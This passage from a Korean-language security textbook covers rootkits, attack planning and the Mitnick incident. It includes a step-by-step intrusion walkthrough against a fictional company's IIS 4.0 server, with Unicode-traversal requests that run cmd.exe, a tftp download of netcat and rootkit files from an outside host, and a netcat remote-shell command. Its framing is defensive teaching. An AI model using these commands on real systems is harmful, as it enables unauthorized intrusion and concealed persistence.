침입자는 체계의 고속침투를 제공하거나 최소가입등록을 수행할수 있는 봉사에 초점을 두고 이에 대한 보충적인 정보를 사용할수 있다. 이러한 봉사형식은 공격자에게 은밀하게 체계보안의 파괴를 일으킬수 있는 수단을 준다. 이 공격들은 IP 파괴를 리용하면서 표준적으로 유도된다. 이 IP파괴는 침입자가 IDS를 자기에게 종속시켜 IDS의 현 파케트뿐아니라 추가적인 파케트까지도 모두 무시하고 그 위치를 상실하게 함으로써 일어 난다. 이러한 공격은 침임자가 공격을 그만두거나 목표체계가 완전히 관통될 때까지 유도된다.

정찰이 다 끝난 다음 로련한 침입자는 2시간안에 다시 결과를 검토한다. 목표체계안에 만들어 진 다양한 고속촬영(snapshot)을 통하여 주어 진 망에서 침입자를 연약한 련결고리로 인도할수 있는 커다란 그림이 나타나게 된다.

2. 최대접근

로련한 침입자는 전략의 원리를 알고 면밀한 사전준비와 계획이 없이는 공격하지 않는다. 이 목적을 달성하기 위하여 침입자는 목표망에 대하여 광범한 정찰을 수행할것이다. 즉 종합적인 스캐너들의 집합을 축성하고 현재와 과거에 이룩한 성과들의 거대한 집합을 정리하며 또 공격시에 자기의 대리로서 봉사할수 있는 불충분하게 구성된 체계를 작성하고 공격시간을 심중하게 정하며 자기들이 체계를 관통한후 그 흔적을 덮어 버리는

것을 도와 줄수 있는 Rootkit라고 부르는 많은 편의프로그람들을 정비한다. 이 뿌리모임(Rootkit)은 트로이목마프로그람의 설치로부터 기입변경에 이르기까지의 모든것이 다 될수 있다.

체계에 대한 광범한 정찰은 레코드령역에 대한 InterNIC자료기지에서와 인터네트번호에 대한 미국자료기지(ARIN:America Registry of Internet Numbers)에서 사용할수 있는 대역레코드를 통하여 간단하게 진행할수 있다. 이외에도 목표싸이트정보를 고속복사하는 Google, Yahoo!, Altavista와 같은 탐색엔진이 있다. 이 도구로써 그것을 다 방문하지 않고도 한번에 체계에 대한 방대한 정보를 얻을수 있다. 더 나쁜것은 일부 싸이트들이 망위상(topology), 망설비, 특정한 봉사기에서 사용할수 있는 잠재적으로 민감한 정보들까지 대역적으로 렬거하는것이다. 개별적으로 주어 진 이러한 정보들은 해롭지 않다. 이러한 개별적인 정보부분들이 합쳐 졌을 때 비전문가는 공격하려는 망의 부분과 넘어 가려는 망의 부분에 대한 완전한 모양을 알수 있다.

설명

Rootkit는 일반적으로 침입자가 승인되지 않은 접근을 유지하게 할수 있는 프로그람 또는 프로그람집합이다. UNIX에서 접근의 최고준위를 《Root》라고 부르며 그러한 접근을 유지하는 공구 《kit》같은것이 조립된다. Rootkit 는 일반적으로 su, ps, is, 열쇠암호, 다른 체계감시쏘프트웨어와 같은 표준프로그람의 변경된 판본으로 이루어 진다. 좀더 복잡한 Rootkit는 2진체계변화를 하지 않고 체계연산의 가장 기초적인 요소들을 변경하는 핵심부분들과 공유된 서고객체들을 포함할수 있다.

주사와 채용들의 집합은 대부분 서로 다른 집합들로 이루어 질수 있다. 체계와 봉사의 취약성이 더 자주 발견될 때 보고서작성자는 《개념의 증명(proof of concept)》을 포함할것이며 그것이 비록 자기 체계의 보안을 검증하기 위하여 체계관리자에게 주어 진다 하더라도 그것들이 정찰을 시도하는 반대측 비전문가에 의하여 리용될수 있으며 취약성이 있는 봉사를 실현하는 모든 주어 진 체계에 침입할수 있다.
이 주사와 취약성을 가지고 변경함으로써 침입자는 약한 체계를 완전히 식별하고 관통하려는 기회를 더 조성한다.

불충분한 체계의 현 목록은 침입자의 출처를 표시하는데 아주 쓸모 있다. 보충적으로 침입자가 의심할바없이 서로 다른 여러개의 IP주소로부터 체계를 조사할수 있다는것을 담보한다. 단과대학, 상업부분, 정부와 국내방송봉사의 모든 사용자들은 불합리하게 구성된 인터네트에 있는 체계에 들어 갈수 있으며 공격자는 다른 체계와 망을 탐색할수 있는 공격점으로서 그것을 실제로 리용할수 있다.

시간조절이 가장 중요하다. 대담한 공격자조차도 사용자들이 대기상태에 있고 체계관리자가 업무중에 있는 일반사무시간에는 체계를 공격하는것을 삼가하고 있다. 체계에 대한 정찰에 따라 침입자는 직원들이 거의 없는 밤이나 주말 또는 명절날을 기다릴것이다.

아마 잘 째여 진 명절공격은 1994년 캘니포니아주의 싼띠아고에서 성탄절 오후 2시경에 있은 쯔또무 시모무라(Tsutomu shimomura)의 체계에 대한 공격이다.

직원은 거의 없었고 대부분의 사람들은 자기의 가족한테 가 있었으며 시모무라자신는 씨에라 네바다에로의 휴양을 준비하면서 쌘프랜씨스코에 있었다. 공격자들은 공격을

개시하여 시모무라의 체계를 관통하였다. 만일 직원이 다 있었더라면 침입자의 체계관통이 보다 오래 지연되였을것이였다. 이 사건은 케빈 미트닉크에 대한 추적, 체포, 기소로 결속되였다(그러나 많은 보안전문가들은 미트닉크의 공격능력을 믿지 않았다. 더우기 이러한 침입은 미트닉크가 기소되여 재판 받게 된 증거로는 되지 않았다).

공격계획이 실패한것은 계획에 오유가 있었기때문이며 이 오유는 침입자에게 있어서 치명적인것이였다. 그러므로 침입자는 성공에 대한 어떠한 증거를 없애거나 감추기 위하여 많은 자동화된 체계변경편의프로그람(Rootkit)들을 자기의 요구에 맞게 가지고 있다. 이러한 Rootkit들은 침입자의 존재를 로출시키지 않는 변경된 판본으로 많은 체계감시편의프로그람을 교체할수 있다. 보충적으로 말한다면 Rootkit는 침입자가 선택할 때마다 피해자체계에 접근할수 있는 비밀입구경로나 《뒤문》을 창조할수도 있다. 보다 더 개선된 Rootkit들은 보안시험을 하는 동안 의심을 발생시키는 등록파일(log file)을 완전히 지우는것보다 오히려 침입자의 침투를 숨기는데 사용되는 등록(log)입구점을 줄이려 한다.

도구와 함정…

Nessus

체계를 방위하는 훌륭한 방법은 적(침입자)의 눈을 통해서 자기를 보는것이다. 많은 자동화된 편의봉사프로그람들은 대상의 적발과 취약성을 찾기 위해 망을 탐색할수 있다. 최신 방화벽(freeware)도구의 하나는 Nessus라고 부르는 꾸레미(package)이다.

Nessus는 자기의 망우에서 그것을 사용하고 싶어 하는 임의의 사람도 마음대로 사용할수 있는 강력한 최신식스캐너(scanner)이다. 다른 수많은 보안시험프로그람들과 달리 Nessus사용은 그 어떤 허가도 받지 않는다. 이것은 주어 진 봉사가 고정된 포구에서 실행되고 있다고 생각하지 않아도 된다는것이다. 달리 말하면 누가 포구 1776에서 Web봉사기를 실행한다면 Nessus는 이것을 검출하고 Web봉사기가 보안되

였는가를 즉시 검사한다.

Nessus는 매우 신속하며 당신의 요구에 적합한 모듈적인 구조를 가진다. 주사들은 당신이 중요하다고 생각하는 그러한 취약성들만을 찾아 내도록 전개될수 있다. 매 보안시험은 외부접속기(plug-in)로 작성되였다. 이 방법은 Nessus엔진의 코드를 읽지 않고 당신자체로 쉽게 검사를 추가할수 있다.

Nessus검사프로그람(scanner)은 두 부분 즉 보안시험을 진행하는 봉사기부분과 말단쪽에 봉사하는 의뢰기부분으로 이루어 져 있다. 봉사기와 의뢰기는 서로 다른 체계에서 실행시킬수 있다. 추가적으로 여기에는 여러개의 의뢰기가 있다. 하나는 X11용으로, 하나는 Win32용으로, 하나는 Java에서 작성되였다.

대규모망에 대해서도 Nessus는 같은 시간에 수많은 주콤퓨터들을 제한없이 검사할수 있다. Nessus봉사기를 실행하는 장소의 능력에 따라서 동시에 2개, 10개,

3. 손상 또 손상

침입자가 체계를 완전히 성과적으로 침입한후 침입은 체계관리자가 존재할수 있는 시간과 가능성을 배제하는 도보경기로 된다. 침입자는 체계관리자의 존재가 거의 희미해졌다고 생각될 때 공격할 예정이므로 여러가지 방법으로 체계와 그것들의 자료를 매우 위태롭게 하는 충분한 기회를 가지게 될것이다.

침입자는 공격하기전에 피해자체계의 OS를 알았기때문에 적당한 Rootkit를 조립하여 계획을 작성하는것이 그 설계에서 막대한 리익으로 될수 있다. 첫번째로 진행하는 일은 Rootkit가 림시로 가입등록이 진행될수 없게 하고 초기침입을 폭로할수 있는 직결식 등록에 있는 입구점들을 선택적으로 지워 버리게 할것이다. Rootkit는 다음 모든 체계처리, 파일체계감시편의프로그람, 망추적분석, 그것들의 가입등록과 파일들을 감시할수 있는 체계등록편의프로그람들을 재배치할것이다. 갱신된 가입등록과 인증체계들은 검출에 구애되지 않고 등록되여 설치될것이다. 만일 시간이 허락한다면 그는 자기의 변경된 2진파일이 발견되여 합법적인 판본을 가지고 재배치되였다면 가입등록을 할수 있도록 사용자등록자리파일을 변경시킬수 있다. 만일 침입자가 넓은 령역을 차지했다면 사용자는 침입자에게 접근을 제공하는 취약성들을 수정할수도 있다. 이것은 아무도 《그의》 체계안에 침입할수 없으며 자기의 계획을 파탄시킬수 없다고 장담하게 할것이다.

이 점에서 침입자는 손상을 줄수 있는 많은 활동을 할수 있다. 보다 서툰 활동들가운데는 전체 체계파괴가 있다. 이러한 부류의 파괴를 단행하는 침입자들은 일반적으로 가장 미숙한 공격자들이다. 그들의 존재는 피해자체계의 실행이 중지되고 따라서 곧 뒤조사가 진행되므로 즉시 발견될수도 있다. 대체로 이러한 경우에 손상은 오직 타격 받은 체계의 림시적인 손실이며 회복할수 없는 자료의 손실이다.

체계를 파괴하는 침입자와 동등한것은 Web싸이트파괴자이다. 이러한 경우에 침입자는 공식적인 Web싸이트기본페지의 이름을 바꾸거나 지우고 그것을 자기가 설계한것으로 교체한다. 이러한 침입자들의 활동은 인차 주의를 끌게 되므로 그들은 특별히 발견되기 쉽다. 이러한 경우에 줄수 있는 손실은 일반적으로 공동장애, 체계가 복귀될 때 체계리용의 림시적인 손실, 회복할수 없는 자료의 루실로서 제한된다.

자기들의 존재를 로출시키지 않으려고 침입자들은 대체로 《탐지기》를 설치한다. 간단히 말하면 자기스스로 특별히 예정한 망추적에는 더이상 응답하지 않으며 대신 《가입등록(login)》과 《통과암호(password)》와 같은 열쇠항목들을 탐색하면서 모든 망추적에 응답한다. 다음 탐지기는 침입자가 여가시간에 수집하여 피해자망과 그밖의 망우에 있는 다른 체계들을 더많이 손상시키는데 리용할수 있는 파일에 이러한 처리들을 등록한다. 이런 급의 공격자들은 보다 더 끈질기며 그 당시의 피해자에 대해서만이 아니라 앞으로의 피해자들에게도 손상을 준다는데 하나의 더 큰 위험이 있다. 그들은 직접 피해자에게 손상을 주는것보다 피해자의 체계를 다른 싸이트들을 공격할 주콤퓨터(host)로 리용하려 고 한다.

보다 더 나쁜것은 침입자가 소유권이나 민감한 자료에 대한 접근을 이루어 보려는 목적에서 체계를 고의적으로 파괴하는것이다. 일부 경우에 침입자는 신용카드자료기지, 원천코드, 상업거래비밀이나 그외의 본인만이 리용하는 자료를 복사할수도 있다. 또한 침입자는 자기의 목적에 맞게 자료를 바꿀수도 있다. 만일 론의된 자료가 원천코드이면 침입자는 이 쏘프트웨어를 리용하는 모든 체계에 대한 특수한 공격을 쉽게 할수 있도록 제품에 침입코드를 끌어 들일수 있다. 침입자의 이러한 형태는 회사와 매체들에 수백만$

의 소득손실과 소비자신용손실을 입힌것으로서 큰 파문을 일으켰다.

가장 나쁜 경우에 침입자는 며칠 또는 몇주동안 체계에서 쉽게 떨어 져서 먼 거리에서 체계의 행동을 감시한다. 이것은 침입에 의한 손상이 가장 적은것처럼 보이지만 가장 위태롭다. 침입자의 의도는 간단하다. 즉 그는 심하게 파괴된 체계를 정확하게 회복된것처럼 믿게 하여 체계관리자에 의한 복귀를 막으려고 한다. 이 방법으로 자기의 존재가 앞으로 어떻게 발견된다 해도 모든 체계회복이 특별히 공들인 손상된 쏘프트웨어를 쉽게 다시 끌어 들임으로써 자기의 접근이 계속 담보되게 한다. 시간이 경과하면 그가 망우의 매 체계가 위급하다는것을 알릴 때까지 피해대상의 망을 통하여 이러한 침입형태를 반복할것이다. 이러한 상황에서 침입자의 파괴와 관통된 깊이는 가상적으로 제한되지 않는다. 즉 그의 존재는 알수 없으며 알려 질수도 없다. 그는 자기의 호기심을 충분히 만족시키고 조직에 있는 다른 사회적공학자에게 자기의 능력을 넘겨 주며 또 자기의 흥미에 맞게 교묘한 방법으로 자료를 변경시키는데 이 정보를 리용할수 있으며 적수들한테서 정보를 얻어내여 팔수도 있고 지어 위협공갈할수도 있다. 요약하여 말하면 그는 전자공학적으로 남이 알아 차리지 못하게 관찰하는 사람이며 훨씬 더 위험하다.

4. 역습

많은 관리자와 체계관리자들이 침입자의 기능을 배우는것은 결코 나쁘지 않다. 그들은 《전쟁유희》을 지휘하거나 체계 및 봉사의 효력을 결정하는 관통검사는 전혀 의의가 없다고 본다. 그들은 이와 같은 일들이 해커관련전술과 기술수법들을 잘 리용하는것보다 못하다고 본다. 콤퓨터보안세계에서는 이러한 사람들을 피해자(victim)라고 한다.

에이키도(Aikido)의 호전적인 예술이 가르치는바와 같이 적대적공격을 완화시키는데 너무 많은 힘을 소비할 필요가 없다. 침입자가 사용하는것과 같은 공격방법을 학습하고 리해하며 실현하는 과정을 통하여 취약성을 더 잘 평가할수 있으며 취약성을 극복하고 방어를 요새화한다. 이러한 영예로운 역습을 부단히 실시하여 우선 결함을 미리 발견할수도 있고 바깥무리들이 조사하는것을 막도록 고정시킬수도 있다. 제1장에서 설명한바와 같이 많은 종류의 해커들은 이외에도 대부분이 전문가들이거나 자기들의 리익을 해커하지 못하도록 하는 흰모자해커들이다.

해커가 리용하는 도구를 리용하는것은 일반적인 관리자들에게는 아주 비도덕적인것으로 보인다. 이러한 견해는 그러한 도구를 리용하는것은 해커와 관련한 전략과 전술을 말 없이 합법화 하는것과 같다고 본다. 이때까지 일부 사람들은 회사의 기술을 지원한느직원처럼 이러한 도구를 리용하는것을 반대할수 있다. 회사의 기술을 지원하는 사람들은 회사의 체계와 봉사들을 적합하게 리용할수 있는 정보를 제공한다. 이러한 해커도구들은 체계와 봉사들을 《악용》할수 있는 강력한 정보를 제공한다.

이것을 고려하여 회사들은 비전문가들을 반대하여 활동하는것을 직업으로 하는 사람들의 집단을 양성하고 그들에게 회사의 체계와 봉사를 반대하여 그러한 《해커도구들》을 리용할수 있는 충분한 기회를 제공한다. 이러한 도구의 리용과 최근의 보안권고에 따르면서 그는 자기의 유희에서 침입자들을 잘 막아 낼것이다. 이러한 적합한 전술이 없이는 자기들의 보안이 검사된것이라고 믿지 않을것이며 또 이것은 여기에 취미를 가지고 있는 일부 사람들만 할 일이 결코 아니다.

제 2 절. 해킹의 5가지 단계

대중적인 의견에 상반되게 흥분된 헐리우드파의 해커들은 침입자적대담성도 없이 또 면밀한 사전준비도 없이 싸이트안에 뛰여 들군 한다. 그러나 로련한 침입자는 목표체계나 망에서 필요한 정보를 얻을수 있는 여러가지 전략과 전술적지도를 작성할것이다. 그들은 수집한 정보에 기초하여 실행계획을 완성하며 입구점이 설정할것이다. 침입자들은 목표체계를 완전히 관통할것을 바라기때문에 그들은 계획을 작성하고 그에 의해서 비법적인 접근을 유지하며 심화시킨다. 그다음에야 로련한 침입자는 공격활동을 시작한다.

1. 공격지도작성

공격을 진행하기 위한 준비를 할 때에는 항상 공격하려는 지대를 잘 알고 있어야 한다. 여기서 로련한 침입자는 실수하지 않는다. 공격계획을 작성할 때마다 고려하여야 할 문제가 많다. 가령 침입자가 Treachery Unlimited 라고 부르는 회사에 승인없이 침입한다고 하자. 그리고 실례로 이 회사는《WhiffRead》라고 부르는 제품을 판다고 하자. 침입자는 회사이름과 그 제품을 제외하고 아무것도 모르고 있다.

첫 단계는 회사가 Web에서 싸이트를 가지는가 안가지는가를 결정하는것이다. 싸이트와 그의 제품에 대한 정보를 지적하기 위하여 그림 5-1에 보여 준바와 같이 Google(www.google.com)를 리용할수 있다.





그림 5-1. Treachery Unlimited 와 WhiffRead에 대한 Web Search결과

탐색엔진에 의하여 제공된 결과로부터 우리는 동일한 Web싸이트가 www.treachery.net에 놓여 있다는것을 알수 있다. 다음단계는 그것들의 망령역을 결정하는것이다. 이를 위하여 Name Server Lookup(nslookup)를 리용한다.

$nslookup www.treachery.net
Server: localhost
Address: 127.0.0.1
Non-authoritative answer:
Name: www.treachery.net
Address: 208.37.215.233

현재 다루고 있는 령역이름과 그것들의 IP주소를 가지고 ARIN자료기지를 질문함으로써 얼마나 많은 다른 IP주소들이 할당된 망에 있는가를 결정할수 있다.

$ whois -h whois.arin.net 208.37.215.233
Treachery Unlimited (TREACHERY-DOM) (NETBLK-TREACHERY-COM)
208.37.215.0 - 208.37.215.255

이 시각에 treachery.net구역이 256까지의 IP주소를 생성하도록 결정하였다. 이 정보를 가지고 NMAP로 주사한 망을 알수 있다(그림 5-2). 검출을 피하기 위하여NMAP《스텔스》주사를 리용할수 있다.

그림 5-2. 클라스 C망208.37.215.0/24의 NMAP스텔스주사의 결과

NMAP주사의 결과로부터 응답하는 하나의 체계를 찾을수 있다. 그것은 체계의 나머지가 비직결(offline) 또는 숨겨 진 방화벽의 일부라고 가정할수 있다. 비록 작은 응답일지라도 결과는 약속한것처럼 보일수 있다. 론의중의 체계는 여러가지 잠재적으로 공

격 받기 쉬운 봉사들 즉 FTP, Secure Shell(SSH), Finger, HTTP와 Interactive Mail Access Protocol(IMAP)을 실행한다. NMAP OS를 어림짐작으로 실행하지 않고 응답하는 체계의 OS를 결정하려 하기때문에 체계에 대한 HTTP포구로 telnet할것이며 HTTP HEAD요구를 수행할것이다. 대부분의 Web봉사기들은 그것들의 OS와 HTTP판본을 로출하도록 설계되였다. 이렇게 하면 앞으로의 공격들을 계획하는데서 유용한 정보를 제공하게 될것이다. 제공된 봉사기의 응답으로부터 우리는 이 체계의 OS가 Microsoft NT이며 Web봉사기는 Microsoft의 Internet Information Server v4.0이라는것을 안다. 이것만으로도 공격의 기초로 될수 있는 대단히 충분한 정보이다.

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233
Escape character is '^]'.
HEAD / HTTP /1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 18:45:23 GMT
Content-Length:256
Content-Type: text/html
Connection closed by foreign host.
```

2. 실행계획작성

공격실행계획을 작성할 때 다음과 같은 항목의 내용을 만들어야 한다.

- 공격 당하기 쉬운 봉사들은 앞서 실행하며 인터네트가 휴식할 때 련결들이 접속되여야 한다.
- 사용된 채용들은 봉사거부의 형식을 요구하지 않는다(DoS는 공격을 배재할것이다).
- 정적 및 console채용들은(플로피디스크로부터 설정 같은) 사용하지 못한다.
  일반정적채용들은 혹시 일부가 비특권적shell 접근을 얻을수 있지만 표준적으로는 UNIX변종에서만 적용한다.
  Scan의 결과에 기초하여 목표의 HTTP봉사와 함께 련결된 상태에서 발견된 정보는 우리의 공격계획을 도와 줄수 있는 요소라는것을 알수 있다.
- 목표체계OS : Microsoft NT
- 목표체계봉사들 :FTP, Telnet, SSH, Finger, HTTP, IMAP
- Web 봉사기 :Microsoft IIS v4.0

이 세가지 요소들을 리용하면서 취약성들에 대한 개별적자료기지를 찾아 낼수 있으며 Common Vulnerabilitie와 Exposures싸이트(http://cve.mitre.or)g/cve)와 같은 Web우에서의 자료기지, SecurityFocus (www.securityfocus.com)에 보관할수 있는 Bugtraq자료기지, PacketStorm (http:// packetstorm.securify.com)에서 리용할수 있는 채용자료기지를 찾을수 있다.

이 매개 싸이트를 재조사하여 Microsoft NT와 그것들의 IIS Web봉사기를 반대하는 공격자(공격들의 회수)를 쉽게 찾을수 있다. 1995년이후 약 400개의 비법적인 사건들이 일어 났다. IIS를 제외하고 OS와 봉사들에 대한 이 대부분의 공격들은 그것들이 구성하는 DoS공격에 의하여 빨리 해산되여 필요한 원천코드를 얻기 위한 목적을 달성할수 없었다. 공격자는 체계에 대한 물리적접근을 요구하는데 그것은 방어자가 우세하므로 불가능하다. 이것을 고려하여 선택된 공격방법은 다음과 같은것을 포함한 IIS봉사에서 탐색하는 본질적인 취약성들을 리용하는 원격공격이여야 한다.

- IIS 3.x와 4.x에 있는 Microsoft자료접근콤퍼넨트(MicroSoft Data Access Components : MDAC)와 원격자료봉사(Remote Data Service: RDS) DataFactory콤퍼넨트는 비안전메쏘드(Method)들을 로출시켜 임의의 지령을 실행하도록 공격자들을 원격조종하게 된다.
- Microsoft Index봉사기(Microsoft Index Server)에 있는 WebHits ISAPI filter는 파일들을 마음대로 읽도록 공격자를 원격조종한다(《Malformed Hit-Highlighting Argument》취약성을 리용).
- IIS 4.0과 5.0은 조작체계에 지령과 함께 첨가된 이름을 가진 실행할수 있는 파일에 대한 기형화된 요구를 통하여 지령을 제멋대로 실행하는 공격자를 원격조종한다. 다른 말로 이것은 《유니코드결함(Unicode bug)》취약성이라고 한다.

3. 입구점의 확립

대체로 최근의 취약성은 말그대로 제일 적게 방어되는 취약성이며 맨 초기에 가장 적절하게 채용된다. 합리적인 접근방안은 간단하다. 그것은 대부분의 IDS들이 공격기도들을 발견할수 있게 하는 공격서명을 제한하는것이다. 게다가 만일 채용이 진행되지 않으면 그것은 론의되고 있는 봉사가 현재나 지난 시기 취약성을 극복할수 있게 하는 정확한 서명이라는것이며 대신 다른 믿음직한 봉사들을 채용하려고 시도할것이다. 이 가능성을 고려하면서 공격계획은 두번째로 적절한 파괴가능한봉사와 세번째준위의 파괴가능한 봉사를 포함할것이다. 인터네트상에서 대부분의 체계는 지금까지 림시수정준위에 있기때문에 그것은 실제적인 관통이 발생하기전에 3가지 공격계획을 다 소모해도 리용하기 힘들다.

공격의 첫번째, 두번째, 세번째 방법을 결심한 기초우에서 계획은 실제적으로 진행된다. 이 경우에 유니코드탐사가 먼저 시도될것이다. 이 공격을 위하여 리용하는 방법은 특별한 문자(..과 /와 같은)들에 대한 유니코드값을 리용하는것이다. 여기서 문자들은 Web싸이트방문자들이 일반적으로 리용할수 없는 등록부나무를 횡단하는데 리용할수 있다.

4. 련속되는 접근과 앞으로의 접근

첫번째 시도로써 체계우에서 파일을 창조하기는 어려울것이다. 이러한 시도는 체계를 속일수 있도록 그의 지령조종자 cmd.exe를 실행하는데 유니코드결함을 리용할수 있다.

```
$ telnet 208.37.215.233 80
```

```
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo+test+message+>
+test.msg

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:20:32 GMT
Content-Length: 0
Content-Type: text/plain
Connection closed by foreign host.
```

첫 시도는 성공하였지만 체계에 더 깊숙한 침투를 시도하기전에 확인하여야 한다. 채용의 성공을 확인하기 위하여 같은 방법을 리용하려고 하지 말고 방금 창조되였다고 생각하는 파일을 다시 읽어야 한다. 이것이 만일 성공한다면 완전한 채용을 가지고 접근이 진행된다.

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+type+test.msg
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:21:11 GMT
Content-Length: 13
Content-Type: text/plain
test message
Connection closed by foreign host.
```

체계에 파일을 쓰고 읽을수 있는 가능성을 다 확인하였다. 그것은 말그대로 이 체계의 보안의 마지막단계의 시작으로 된다. 우리가 요구하는 자료에 대한 체계를 탐색하기 위하여 특별히 이지러진 URL를 반복수정하는데 많은 시간을 소비하는것보다는 호상작용하는 shell접근을 요구하는것이 좋다. 추가적인 쏘프트웨어를 얻기 위한 체계를 지시해야 한다. 이를 위해서 우선 다른 체계우에서 리용할수 있는 보통파일전송규약(Trivial File Transfer Protocol:TFTP)를 사용하여 즉시 내리적재하기 위한 여러개의 직결식열쇠파일을 배치한다.

- Windows NT 에서 콤파일된 Netcat 편의프로그람 (NC.EXE)

목표체계우에서 지적된 포구에 조속시키기 위하여 Netcat를 시작할수 있으며 따라서 직접 등록할수 있다.

- NT rootkit(DEPLOY.EXE and ROOT.SYS)

이 두개 파일은 충분한 rootkit를 포함하며 그에 의하여 목표체계가 효과적인 트로이목마로 될수 있다. 따라서 침입은 보이지 않게 계속되고 자유롭게 접근할수 있다.
내리적재하기 위한 이러한 파일들이 준비된다면 본격적으로 체계를 공격할 준비가 되였다고 본다.

5.공격

NT에서 FTP의뢰기는 외부파일전송방식을 제공 받지 못하기때문에 파일을 접수하기 위하여 TFTP를 리용하여야 한다. 이를 위해서 다시 유니코드결합을 탐색한다.

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp+-i+216.240.45.60+GET+
    nc.exe
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:20:32 GMT
Content-Length: 0
Content-Type: text/plain

Connection closed by foreign host.
```

우의 GET 요구를 두번이상 반복하고 매 요구는 DEPLOY.EXE와 _ROOT_.SYS를 각각 내리적재한다.
마지막으로 이러한 GET요구를 다음과 같이 발송함으로써 호상작용하는 Shell을 연다.

```
GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+nc.exe+-l+-p+100+-t+-
e+cmd.exe
```

포구 100에 cmd.exe가 종속되게 하는 Netcat를 포함시킨다(포구 100은 이전에 주사됨으로써 사용하게 되여 있지 않다). 이 단계가 완성된후 다음의 지령을 발송한다.

```
$ telnet 208.37.215.233 100
Trying 208.37.215.233...
```

```
Connected to 208.37.215.233.
Escape character is '^]'.
C:\ winnt\ system32\ >
```

성공!

이때부터 체계우에서 완전한 조종권을 가지며 즉시 Rootkit들을 설치할수 있다.

이 단계가 완성되면 체계는 기본적으로 자기의것으로 되며 필요한것을 무엇이든 변경할수도 있고 파일을 마음대로 가질수도 있다.

이 시각에 체계관리자의 접근준위는 사용자와 같지 않다. 우리는 그의 존재를 검출할수 있지만 그는 우리를 검출할수 없다.

우리는 승인되지 않았음에도 불구하고 새로운 체계관리자로 될것이다.

설명

실지 표준적인 NT체계안에서 정지는 쉽다. 이 절에서 실례는 과장되지 않았다. NT체계는 적대적인 침입자들에게 좋은 대상으로 되고 있다. 이와 같이 작성되였을 때 전체 손상된 Web싸이트들의 45%가 NT실행이다. 보다 구체적인것은 www.attrition.org/mirror/attrition /stats.html 을 참고하시오.

침입자가 목표체계에 완전히 접근하면 관리자가 할수 있는 모든 응용프로그람들을 완전히 실행시킬수 있다. 침입자는 체계응용프로그람을 적재할수 있으며 마음대로 자료를 바꾸고 지어 목표체계를 관계가 없는 다른 체계를 반대하는 추가적인 공격을 진행하는데 리용할수 있다. 보안안전이 든든한것을 제외하고 쓸데 없는 많은 보안안전은 말그대로 목표체계를 위한 《유희완료(game over)》이다.

그러나 모든것을 반드시 잃어 버리는것은 아니다.

Triwire와 같은 주콤퓨터관련침입검출체계를 리용하여 보안감시관리자(security-aware administaor)는 허락되지 않은 체계변화를 감시하며 침입자를 반대하여 시기적절한 활동을 할수 있으나 체계관리자와 사용자가 정상적인 체계활동과 비정상적인 체계활동에 한결같이 주의를 돌릴것을 요구한다. 항시적인 주의는 값 비싼 보안이다.

제 3 절. 사회공학

가장 일반적인 해커전통의 하나인 서명등록DefCon(www.defcon.org)은 간단한 3개의 아이콘을 가지고 동작한다. 즉 콤퓨터해킹을 표현하는 콤퓨터디스크아이콘, 프레킹으로 알려 진 전화해킹을 표현하는 전화번호표식아이콘 그리고 해적 Jolly Roger와 비슷한 아래쪽에 엇갈린 그림쌍을 가진 웃는 얼굴아이콘이다. 많은 사람들은 처음 두개의 아이콘은 빨리 리해하지만 세번째는 당황해 한다.

세번째 아이콘은 보안에 대한 가장 끈질긴 위협 즉 사회적공학의 하나를 의미한다(피해동맹자들을 식별하여 현시하는것에 의하여 접근한 목표인 배들을 솜씨 있게 해적한다). 간단히 말하여 사회적공학은 《인간해킹》이며, 고유한 의미에서는 정보수집과 접

근을 제공하기 위하여 단독으로 설계된 위장유희이며, 비전문가에게는 다른 방법이 있을수 없다. 침입자들은 더 다르게는 접근할 가능성이 없는 목표싸이트에 접근하고 공격하기 위해 이 정보를 리용한다.

1. 민감한 정보

사회공학은 쏘프트웨어설계에서 불충분한것들보다는 오히려 사람들의 믿음관계에서 존재하는 취약성에 의거하는 수많은 신용기술들을 대상하고 있다. 임의의 사회적공학의 공격목표는 목표체계의 보안을 침해하는데 필요한 정보들을 공격자에게 제공한다는 점에서 승인된 사람으로서의 신임을 얻자는것이다. 많은 정찰공격의 경우와 마찬가지로 얼핏 보기에는 중요하지 않은 자료가 공격자가 잠시 휴식하는 시간에 싸이트보안을 빨리 해결할수 있는 기회를 줄수 있다.

실례로 대부분의 회사에서 사람들은 자기들이 리용하는 체계를 고려한 마당호출을 진행해야 한다. 사회공학을 통하여 비전문가(주어 진 싸이트에서 어떤 봉사를 쓸수 있는가를 생각하지 못하는 사람)는 주어 진 회사를 쉽게 호출할수 있으며 회사에서 리용하였다고 추측되는 실제적인 봉사들을 리용한 여러 사람들을 새로 고용하려고 한다. 접수자는 체계관리자를 통하여 거기에 들어 간 사람을 쉽게 지적할수 있다. 이것은 물론 회사가 실제적인 봉사들을 리용하고 있다는것을 고려하여야 할것이다. 물론 로련한 사회적공학자는 접속하기전에 관리자의 이름을 요구할것이다. 몇분내에 사회적공학자는 회사가 작은 그림을 가지고 리용하는 봉사에 대해서는 아무것도 알지 못한다는것을 알수 있다. 좋지 않은것은 그가 회사의 체계관리자에 기초한 첫 이름에 있는것이다.

